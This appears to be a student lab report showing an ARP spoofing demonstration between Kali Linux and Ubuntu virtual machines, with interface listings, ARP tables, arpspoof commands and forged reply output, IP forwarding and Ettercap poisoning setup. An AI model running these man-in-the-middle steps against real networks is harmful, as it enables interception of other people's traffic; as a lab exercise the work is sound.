


# ARP Spoofing Attack Demonstration

Project Title:

Demonstration of ARP Spoofing Attack in a Virtualized Network Environment


## Attacker's Ip



The screenshot shows a terminal window titled "kali-linux-2025.3-virtualbox-amd64 (new start of bandit and pratice) [Running] - Oracle VirtualBox". The terminal prompt is "root@kali: /home/Nidhi\_Kanwar". The command "ip a" is run, displaying the kernel's view of the network interfaces. The output shows two interfaces: "lo" (loopback) and "eth0" (ethernet). The "lo" interface has an IP of 127.0.0.1/8. The "eth0" interface has an IP of 10.167.99.40/24. Other details like MTU, queueing discipline (qdisc), broadcast address, and link layer information are also provided.

```
root@kali: /home/Nidhi_Kanwar
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 brd 00:00:00:00:00:00 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 10.167.99.40/24 brd 10.167.99.255 scope global dynamic noprefixroute eth0
        valid_lft 2929sec preferred_lft 2929sec
    inet6 2409:40c4:10be:6c55:e0d9:8ff3:ece5:8e91/64 scope global dynamic noprefixroute
        valid_lft 6873sec preferred_lft 6873sec
    inet6 fe80::73f4:5a3b:bd4d:3f3b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## Victims Ip




The screenshot shows a terminal window titled "ubuntu (First snapshot) [Running] - Oracle VirtualBox". The terminal prompt is "nidhi@6606681: ~". The command "ifconfig" is run, displaying the kernel's view of the network interfaces. The output shows two interfaces: "enp0s3" (ethernet) and "lo" (loopback). The "enp0s3" interface has an IP of 10.167.99.146. The "lo" interface has an IP of 127.0.0.1. Other details like MTU, broadcast address, and link layer information are also provided.

```
nidhi@6606681: ~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.167.99.146 brd 255.255.255.0 broadcast 10.167.99.255
        netmask 255.255.255.0
    inet6 fe80::a00:27ff:fe1e:bc89 brd fe80::ff:fe1e:bc89/16 scopeid 0x20<link>
        prefixlen 64
        scopeid 0x20<link>
    inet6 2409:40c4:10be:6c55:72aa:82ab:3c08:be5a brd fe80::ff:fe1e:bc89/64 scopeid 0x0<global>
        prefixlen 64
        scopeid 0x0<global>
    ether 08:00:27:1e:bc:89 txqueuelen 1000 (Ethernet)
        RX packets 353 bytes 42269 (42.2 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 196 bytes 28183 (28.1 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 0.0.0.0
        netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
        RX packets 380 bytes 35321 (35.3 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 380 bytes 35321 (35.3 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## Attacker's ARP Table




A screenshot of a Kali Linux terminal window titled "kali-linux-2025.3-virtualbox-amd64 (new start of bandit and pratice) [Running] - Oracle VirtualBox". The terminal shows the command \$ ip n and its output:

```
root@kali: /home/Nidhi_Kanwar
(Nidhi_Kanwar㉿kali)-[~]
$ ip n
fe80::985b:21ff:fe1c:7c60 dev eth0 lladdr 9a:5b:21:1c:7c:60 router STALE
```

ARP Table Before Communication

## Victims ARP Table



A screenshot of an Ubuntu terminal window titled "ubuntu (First snapshot) [Running] - Oracle VirtualBox". The terminal shows the command \$ arp -n and its output:

```
nidhi@6606681:~$ arp -n
Address      HWtype  HWaddress          Flags Mask   Iface
10.167.99.188 ether   9a:5b:21:1c:7c:60 C       enp0s3
```

Victims ARP Table Before Communication

## Attacker's ARP table after ping

```
(Nidhi_Kanwar㉿kali)-[~]
$ ping 10.167.99.146
PING 10.167.99.146 (10.167.99.146) 56(84) bytes of data.
64 bytes from 10.167.99.146: icmp_seq=1 ttl=64 time=13.2 ms
64 bytes from 10.167.99.146: icmp_seq=2 ttl=64 time=1.54 ms
64 bytes from 10.167.99.146: icmp_seq=3 ttl=64 time=1.45 ms
64 bytes from 10.167.99.146: icmp_seq=4 ttl=64 time=2.37 ms
64 bytes from 10.167.99.146: icmp_seq=5 ttl=64 time=1.31 ms
64 bytes from 10.167.99.146: icmp_seq=6 ttl=64 time=1.66 ms
64 bytes from 10.167.99.146: icmp_seq=7 ttl=64 time=1.74 ms
64 bytes from 10.167.99.146: icmp_seq=8 ttl=64 time=1.96 ms
64 bytes from 10.167.99.146: icmp_seq=9 ttl=64 time=1.28 ms
^C
--- 10.167.99.146 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8013ms
rtt min/avg/max/mdev = 1.283/2.946/13.193/3.636 ms

(Nidhi_Kanwar㉿kali)-[~]
$ ip n
10.167.99.146 dev eth0 lladdr 08:00:27:1e:bc:89 STALE
fe80::985b:21ff:fe1c:7c60 dev eth0 lladdr 9a:5b:21:1c:7c:60 router STALE

(Nidhi_Kanwar㉿kali)-[~]
$ sudo ip neigh flush all
[sudo] password for Nidhi_Kanwar:

(Nidhi_Kanwar㉿kali)-[~]
$ ip n
```

## Attackers ARP after clearing ARP cache

### Victim's ARP table after ping

```
ubuntu (First snapshot) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 26 14:54
nidhi@6606681:~
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 380 bytes 35321 (35.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 380 bytes 35321 (35.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

nidhi@6606681:~$ arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
10.167.99.188   ether    9a:5b:21:1c:7c:60  C         enp0s3

nidhi@6606681:~$ ping 10.167.99.40
PING 10.167.99.40 (10.167.99.40) 56(84) bytes of data.
64 bytes from 10.167.99.40: icmp_seq=1 ttl=64 time=2.47 ms
64 bytes from 10.167.99.40: icmp_seq=2 ttl=64 time=1.52 ms
64 bytes from 10.167.99.40: icmp_seq=3 ttl=64 time=0.887 ms
^C
--- 10.167.99.40 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.887/1.623/2.467/0.649 ms

nidhi@6606681:~$ arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
10.167.99.40    ether    08:00:27:1f:b7:23  C         enp0s3
10.167.99.188   ether    9a:5b:21:1c:7c:60  C         enp0s3

nidhi@6606681:~$ arp neigh flush all
neigh: Host name lookup failure
nidhi@6606681:~$ sudo arp neigh flush all
[sudo] password for nidhi:
neigh: Host name lookup failure
nidhi@6606681:~$ sudo ip neigh flush all
nidhi@6606681:~$ arp -n
```

## Victims ARP after clearing ARP cache

## ARPSPOOFING

The screenshot shows a Kali Linux terminal window with two sessions. Both sessions are running the command `sudo arpspoof -i eth0 -t 10.167.99.146 10.167.99.188` or `sudo arpspoof -i eth0 -t 10.167.99.188 10.167.99.146`. The terminal output shows multiple arp reply messages being sent from the interface to the specified targets.

```
$ sudo arpspoof -i eth0 -t 10.167.99.146 10.167.99.188
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
$ sudo arpspoof -i eth0 -t 10.167.99.188 10.167.99.146
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
```

## ARP poisoning Victim

The screenshot shows the Ettercap interface with the "Host List" tab selected. It displays two hosts: 10.167.99.146 (MAC 08:0:27:1e:bc:89) and 10.167.99.188 (MAC 9a:5b:21:1c:7c:60). Below the host list, the "ARP poisoning victims:" section shows two groups of hosts:

- GROUP 1: 10.167.99.146 08:0:27:1e:bc:89
- GROUP 2: 10.167.99.188 9a:5b:21:1c:7c:60

The terminal at the bottom shows the user running `sudo tee /proc/sys/net/ipv4/ip_forward` and switching to root. The footer of the terminal window indicates it is running Ettercap 0.8.3.1.

```
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
$ sudo su
# ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

